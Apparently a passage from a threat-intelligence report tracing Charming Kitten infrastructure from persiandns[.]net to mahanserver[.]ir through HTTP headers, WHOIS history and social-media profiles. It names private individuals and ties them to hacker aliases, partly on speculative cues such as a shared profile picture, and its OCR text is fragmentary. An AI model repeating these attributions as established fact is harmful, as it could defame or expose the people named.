
This site hacked by : TBH
(TBH) Turk Black Hat .

Web Site : TBH

Remember TBH ;)

--=["Iranian " Turk Black Hat Security Center]=--

Thanks To : skote_vahshat , ArYaIeIrAn, BiLiWoW, Bl4ck.Viper, E2MA3N, 0day , mars persiandns[.]net hosting services, which hosted malicious domains used by charming kitten, redirects to ***mahanserver[.]ir***, indicating it is the same company:


Secure | https://mahanserver.ir/index.php
ورود به سایت
ایجاد حساب
تماس با ما
درباره ما
شرایط استفاده از خدمات
اخبار شرکت
Elements Console Sources Network Performance Memory Application Security Audits
View: □ Group by frame ☑ Preserve log ☑ Disable cache □ Offline Online
Filter □ Regex □ Hide data URLs All XHR JS CSS Img Media Font Doc WS Manifest Other
Name
Headers Preview Response Timing

با ما در ارتباط باشید

مرکز ارتباط تلفنی : ۰۲۱-۷۷۵۱۶۶۰۶


رایانامه الکترونیکی : contact @ mahanserver.com

ارائـه دهنده سرویس میزبانـی وب و ثبت دامنه در ایران

```
persiandns.net
mahanserver.ir
index.php
bootstrap.css?v=1.3
/templates/MahanServer2018/assets/css
font-awesome.min.css
/templates/MahanServer2018/assets/css
pe-icon-7-stroke.css
/templates/MahanServer2018/assets/js/n
```


```
▼ General
   Request URL: http://persiandns.net/
   Request Method: GET
   Status Code: ● 301 Moved Permanently
   Remote Address: 46.209.160.132:80
   Referrer Policy: no-referrer-when-downgrade
▼ Response Headers     view source
   Accept-Ranges: bytes
   Connection: Keep-Alive
   Content-Length: 1147
   Content-Type: text/html
   Date: Thu, 23 Nov 2017 11:58:20 GMT
   Location: http://mahanserver.ir/
   Server: LiteSpeed
```

The about page (درباره ما) of mahanserver[.]ir leads to a 404 error page:



صفحه مورد نظر پیدا نشد !

The CEO of mahanserver[.]ir is **Mohammad Rasoul Akbari** (A.K.A **ra3ou1**), likely the boss or partner of ArYaIeIrA:



ook.com/ra3ou1


Mohammad Rasoul Akbari

Friends Photos Videos

About Mohammad Rasoul Akbari

WORK

PersianServer
CEO & Founder · Tehran, Iran



r, Inc. [US] | https://twitter.com/ra3ou1

Home Notifications Messages

Tweets 31 Following 48 Follo 1

ra3ou1
@ra3ou1

CEO

Iran


mahanserver.ir

Tweets Tweets & r

ra3ou1 @ra3ou1 · Ap
ایی رسیدیم توش
Translate from Persian

ra3ou1 @ra3ou1 · 12

The two follow each other on twitter:




Inc. [US] | https://twitter.com/ra3ou1/following

ra3ou1
@ra3ou1

Tweets	Following	Followers	Likes
31	48	13	90

Massachusetts in @USSenate, 68th U.S. Secretary of @StateDept and now proudly partnering with @Yale & ...

Akbari is a Facebook friend of the HBO hacker, Behzad Mesri [14].



Secure | https://www.facebook.com/friendship/sk0te.vahshat/ra3ou1/


Behzad Mesri and Mohammad Rasoul Akbari

Friends since November 2016

NO POSTS TO SHOW

[14] https://www.facebook.com/friendship/sk0te.vahshat/ra3ou1/

On Linkedin, MahanServer only has two employees: CEO Mohammad Rasoul Akbari and Mohammadamin Keshvari:




People results for MahanServer • 2 results

Mohammad Rasoul Akbari • [redacted]
CEO MahanServer
Netherlands
Current: CEO at Mahanserver

Mohammadamin Keshvari • [redacted]
MahanServer
Iran
Past: Mahan at Mahanserver

Interestingly, Mohammadamin Keshvari's profile picture is a pomegranate, like that of ArYaIeIrAN's twitter account[15]:




Mohammadamin Keshvari • 3rd
MahanServer
ARia Dc • Shariati
Iran • 124

Experience

Pro
ARia Dc
Jan 2012 – Apr 2016 • 4 yrs 4 mos
1


Mahan
Mahanserver
Jan 2011 – Mar 2016 • 5 yrs 3 mos
Iran



ArYaIeIrAn
@ArYaIeIrAn
Joined December 2012

[15] https://twitter.com/aryaieiran

Moreover, Mohammadamin Keshvari mentions in his LinkedIn profile that he works at *ARia Dc* (*ariadc[.]com*, *ariadc[.]net*) which was registered by *aryaieiran@gmail.com* for three days in 2013 before changing to a generic email[16]:




2013-05-10

```
Domain Name: ARIADC.NET

 Registration Date: 08-May-2013
 Expiration Date: 08-May-2014

 Status:LOCKED
    Note: This Domain Name is currently Locked.
    This feature is provided to protect against fraudulent
acquisition of the domain name,
    as in this status the domain name cannot be transferred
or modified.

 Name Servers:
    ns1.ubhost.com
    ns2.ubhost.com

 Registrant Contact Details:
    ARYAIEIRAN
    ARYAIE IRAN          (ARYAIEIRAN@gmail.com)
    tehran
```

2013-05-13

```
Domain Name: ARIADC.NET

 Registration Date: 08-May-2013
 Expiration Date: 08-May-2014

 Status:LOCKED
    Note: This Domain Name is currently
    This feature is provided to protect
acquisition of the domain name,
    as in this status the domain name ca
or modified.

 Name Servers:
    ns1.ariadc.com
    ns2.ariadc.com

 Registrant Contact Details:
    ariadata
    ariadata             (ariadc@gmail.com)
    tehran
```

ARia Dc later turned into MahanServer, as can be seen in Waybac Machine:



سلام به کاربران محترم

لطفا برای ایجاد تیکت به سایت ماهان سرور مراجعه کنید

